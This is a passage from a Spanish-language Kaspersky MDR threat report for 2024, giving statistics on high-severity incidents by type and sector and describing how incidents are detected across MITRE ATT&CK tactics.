



Figura 11 Cantidad de empresas en las que se observaron incidentes críticos, por tipo



Ataques dirigidos
Ciberejercicios
Software malicioso
Infracción grave de directiva de seguridad interna
Artefactos de ataques dirigidos
Ingeniería social
Vulnerabilidad crítica
Infiltrado
Ataque de denegación de servicio

En 2024, Kaspersky detectó ataques llevados a cabo por humanos (APT) en uno de cada cuatro clientes. Estos ataques representaron más del 43 % de los incidentes de gravedad alta. Los ataques llevados a cabo por humanos que los clientes confirmaron como ciberejercicios conformaron más del 17 % de los incidentes y se observaron en más del 17 % de clientes. Aproximadamente el 12 % de los incidentes involucraron infracciones graves de directivas de seguridad, que se informaron en más del 18 % de los clientes. Los incidentes relacionados con malware ocuparon el tercer lugar en 2024: con poco más del 12 % de estos incidentes de gravedad alta reportados en menos del 16 % de los clientes.


Más del 8 % de los incidentes estuvieron relacionados con la detección de artefactos de ataques anteiores llevados a cabo por humanos que ya no estaban activos al momento de la detección, afectando a menos del 10 % de los clientes. Si bien la detección de vulnerabilidades no es un objetivo clave de MDR, se ofrecen capacidades técnicas. Más del 1 % de dichos incidentes de gravedad alta se identificaron en menos del 3 % de los clientes. Las acciones sospechosas de usuarios legítimos se clasificaron de manera predeterminada como infracciones de directivas de seguridad. Si los clientes las confirmaban como intencionalmente maliciosas, estos incidentes se volvían a clasificar como actividad interna. Esta situación excepcional representó menos del 1 % de los incidentes de gravedad alta en menos del 2 % de las infraestructuras.

Cantidad de incidentes de gravedad alta por sector

En el siguiente gráfico se muestra la distribución de incidentes de gravedad alta por tipo y sector.

Figura 12

Cantidad de incidentes de gravedad alta por tipo y sector



Se pueden sacar las siguientes conclusiones a partir de las estadísticas:


- Se observaron ataques llevados a cabo por humanos en todos los sectores, salvo en el de telecomunicaciones. El sector de TI y el sector gubernamental lideraron la categoría con 14,7 % y 13,8 %, respectivamente.
- Se observaron todos los tipos de incidentes en el sector industrial, que ocupó tercera posición en 2024 en cantidad total de incidentes de gravedad alta. Esto incluyó el 0,17% de los ataques DoS detectados.
- El sector financiero clasificó cuarto en incidentes de gravedad alta y se vio afectado por todos los tipos de incidentes de MDR.
- Las evaluaciones de seguridad se mantienen como práctica popular, y los incidentes de este tipo se observaron en todos los sectores económicos, salvo en los de educación y atención sanitaria.
- Los incidentes de gravedad alta relacionados con malware se observaron principalmente en los sectores financiero (2,6 %), industrial (2,3 %) y de TI (1,6 %).
- Los incidentes que implicaron artefactos de ataques anteiores de APT imitaron la distribución de ataques activos llevados a cabo por humanos. En los sectores de desarrollo y educación se detectaron ataques activos llevados a cabo por humanos, pero no se informaron incidentes con artefactos de ataques anteriores.
- Se observaron infracciones graves de directivas de seguridad internas en todos los sectores, salvo en los de educación y medios de comunicación. Los sectores de TI (2,8 %), industrial (2,3 %) y financiero (1,6 %) fueron los más afectados. Se observaron medidas internas maliciosas confirmadas en los sectores financiero, de alimentación, gubernamental e industrial.
- Los ataques de ingeniería social exitosos que generaron mayor desarrollo ocuparon el sexto lugar por cantidad total de incidentes de gravedad alta. Los más afectados fueron el sector industrial (1,2 %) y el gubernamental (1,1 %).
- En 2024, se informaron incidentes relacionados con vulnerabilidades críticas en los sectores industrial, de transporte, de alimentación y de atención sanitaria.

Cantidad de organizaciones que experimentaron incidentes de gravedad alta

En el siguiente gráfico se muestra el porcentaje de la cantidad total de clientes de MDR con incidentes de gravedad alta detectados por tipo específico, distribuido por sector. Este gráfico es práctico para analizar el panorama global de todos los clientes.

Figura 13

Cantidad de clientes de MDR que tuvieron incidentes de gravedad alta por sector




Además de las observaciones anteriores, se pueden sacar las siguientes conclusiones a partir del diagrama:

- Se observaron incidentes de gravedad alta en todos los sectores.
- El porcentaje más alto de empresas que sufrieron ataques impulsados por humanos pertenece a los sectores industrial (9,3 %) y gubernamental (10,7 %).
- Las infracciones graves de directivas de seguridad ocuparon el segundo lugar con respecto a la cantidad de organizaciones afectadas. Esos incidentes se observaron en casi todas las organizaciones supervisadas por Kaspersky, con los sectores de TI (7,9 %), industrial (7,1 %) y financiero (5,7 %) encabezando la lista.
- Los ataques de malware se observaron con mayor frecuencia en empresas dentro de los sectores industrial (6,4 %) y financiero (5,7 %).
- Los sectores financiero (8,6 %) e industrial (7,1 %) tuvieron la mayor cantidad de incidentes relacionados con ciberejercicios.

Para comparar la cantidad de organizaciones atacadas entre sectores y dentro de un sector, considera el siguiente gráfico. Los porcentajes representan la relación entre organizaciones con el tipo de incidente correspondiente y la cantidad total de organizaciones en un determinado sector.

Figura 14

Cantidad de organizaciones atacadas entre sectores y dentro de un sector




Puntos clave que surgen de este gráfico:

- En el sector educativo, el único tipo de incidentes de gravedad alta que se observó fue los ataques llevados a cabo por humanos. Además, se informaron incidentes de APT en el 83 % de las organizaciones gubernamentales, el 75 % de las organizaciones de los sectores de transporte y alimentación, y la mitad de las organizaciones de los sectores de desarrollo, asistencia sanitaria y comercio minorista.
- Se informaron infracciones de directivas de seguridad en todas las organizaciones dentro del sector de telecomunicaciones y el 79 % de las organizaciones de TI.
- Se informaron ataques DoS en la mitad de las organizaciones dentro del sector industrial.
- Los ejercicios de ciberseguridad tuvieron mucha presencia en el sector de medios de comunicación (dos tercios de las organizaciones), el financiero (55 %) y el de desarrollo (50 %).
- Se detectaron rastros de ataques anteriores llevados a cabo por humanos en el 32 % de las organizaciones financieras, el 33 % de las organizaciones de medios de comunicación y el 25 % de las organizaciones de los sectores de alimentación y transporte.
- Los ataques de ingeniería social exitosos afectaron al 50 % de las organizaciones de desarrollo, al 33 % de las organizaciones de medios de comunicación y al 25 % de las organizaciones de transporte.

Tecnologías de detección. Tácticas, técnicas y procedimientos de atacantes

MDR facilita la detección de incidentes en diferentes etapas de ataque. Si bien la mayoría de los incidentes atraviesan todas las etapas de un ataque (como se indica en las tácticas MITRE ATT&CK®), en el siguiente diagrama se destacan las primeras tácticas asociadas con las alertas de cada incidente.

Figura 15 Tácticas de los atacantes



Tácticas del atacante que Kaspersky utiliza para detectar incidentes:

TA0043: Reconocimiento

Los incidentes que se detectan en esta etapa están relacionados principalmente con diferentes tipos de análisis. La gravedad de estos incidentes depende de los objetivos del análisis. Los incidentes clasificados con gravedad alta por lo general están relacionados con ataques de "spear phishing" que llevan a un mayor desarrollo del ataque. En esta etapa también se observan incidentes relacionados con campañas de APT conocidas.

TA0042: Desarrollo de recursos

Los incidentes que se atribuyen a esta táctica están principalmente asociados con la detección de software malicioso o no deseado, incluso cuando no hay indicios de su ejecución. La gravedad de estos incidentes está determinada por la clasificación de las herramientas detectadas.

TA0001: Acceso inicial

La gran mayoría de los incidentes detectados en esta etapa involucra correos electrónicos de phishing que contienen diferentes tipos de objetos maliciosos clasificados con gravedad media. Los incidentes de gravedad alta incluyen ataques de ingeniería social exitosos, vulneraciones de servicios remotos que contribuyen a un mayor desarrollo del ataque y actividades atribuidas a ataques dirigidos conocidos. Los incidentes de gravedad baja por lo general son intentos de phishing en los que los usuarios hicieron clic y, por lo tanto, se informaron, pero que no generaron un impacto debido a que se aplicó una solución automática exitosa.

TA0002: Ejecución

Debido a que la ejecución de herramientas de ataque especializadas suele llamar la atención, en esta etapa se detectó la mayor cantidad de incidentes de gravedad alta. En general, la gravedad del incidente está determinada por la clasificación de la herramienta maliciosa ejecutada.

TA0003: Persistencia

Los incidentes de esta etapa incluyen la sustitución de características de accesibilidad, configuraciones de recursos de red sospechosas o poco seguras, y bootkits. Se asigna la gravedad alta cuando hay pruebas claras de la participación activa de un atacante humano. Los incidentes de gravedad media y baja se registran en función del impacto potencial. La mayoría de los incidentes de gravedad baja que se detectan aquí involucran la manipulación de cuentas, como la habilitación de cuentas de invitado o administrador local.

TA0004: Escalamiento de privilegios

En la gran mayoría de los incidentes, se utilizó esta táctica en las primeras etapas: añadir una cuenta a varios grupos con privilegios como administradores de dominio, administradores empresariales, etc. Esto incluye incidentes relacionados con el uso de herramientas especializadas para el escalamiento de privilegios que se detectaron como archivos independientes y ya cargados en la memoria del sistema por la EPP. También cubre la detección de unidades vulnerables, cambios en la configuración del UAC o intentos de omitir el UAC.

TA0005: Evasión de defensas

Se detecta un porcentaje relativamente pequeño de incidentes en esta etapa, pero la variedad de actividades detectadas es amplia. Por ejemplo: configuración sospechosa de SPN en un host, tareas programadas enmascaradas como componentes legítimos de Windows, eliminación de registros, modificación de verificaciones de firmas digitales del controlador, uso de diferentes LOLBins[11] e intentos de modificar la configuración de endpoints. La proporción de falsos positivos aquí es la menor, ya que las herramientas y técnicas detectadas casi nunca están asociadas con actividad legítima.

11 Objetos binarios, scripts y bibliotecas de Living Off The Land

TA0006: Acceso a credenciales

La gran mayoría de los incidentes relacionados con esta táctica son intentos de acceder a la memoria del proceso LSASS, volcados de subárboles confidenciales del registro, detecciones de diferentes tipos de keyloggers, o intentos de fuerza bruta o pulverización de contraseñas. Como en el caso anterior, los incidentes que se identifican aquí no suelen ser falsos positivos, con la excepción de algunos tipos de ciberejercicios confirmados.

TA0007: Descubrimiento

La detección en esta etapa se asocia con una gran cantidad de falsos positivos, por lo que hay pocos IoA relevantes que se convierten en alertas. Los incidentes existentes están principalmente relacionados con diferentes tipos de análisis de redes internas, la detección de ajustes de Active Directory o la detección del uso de herramientas especializadas, por ejemplo, Bloodhound[12].

TA0008: Movimiento lateral

Dado que el Movimiento lateral muestra un índice bajo de falsos positivos, es una táctica prometedora para planificar el desarrollo de nuevos IoA. La gran mayoría de los incidentes de 2024 estuvieron relacionados con intentos de aprovechamiento remoto de la red. En esta categoría también entran diferentes detecciones basadas en anomalías de inicios de sesión sospechosos en la red a través de credenciales legítimas.

TA0009: Recopilación

La actividad que se observa en esta etapa se basa en la detección de herramientas especiales. Algunos incidentes también se identificaron mediante un motor de detección de anomalías con tecnología de aprendizaje automático.

TA0010: Exfiltración

En 2024, solo unos pocos incidentes llegaron a esta etapa. Los incidentes detectados son extremadamente difíciles de distinguir de TA0011, ya que la situación más común es T1041: Exfiltración por canal C2[13] mediante el uso de protocolos de capa de aplicación estándar. Los incidentes se atribuyeron a esta táctica cuando las pruebas eran claras; por ejemplo, una actividad de línea de comandos específica que indicaba que una acción involucraba exfiltración.

TA0011: Comando y control

En esta etapa, la gran mayoría de las detecciones se realizaron sobre la base de la Inteligencia de amenazas: el acceso a un recurso malicioso. La gravedad del incidente está determinada por la finalidad conocida de C2: si está asociado con una APT, el incidente se clasifica como de gravedad alta. En esta categoría también entran las detecciones de marcos de mando y control conocidos, como Cobalt Strike[14], Sliver[15], MSF[16], etc.

TA0040: Impacto

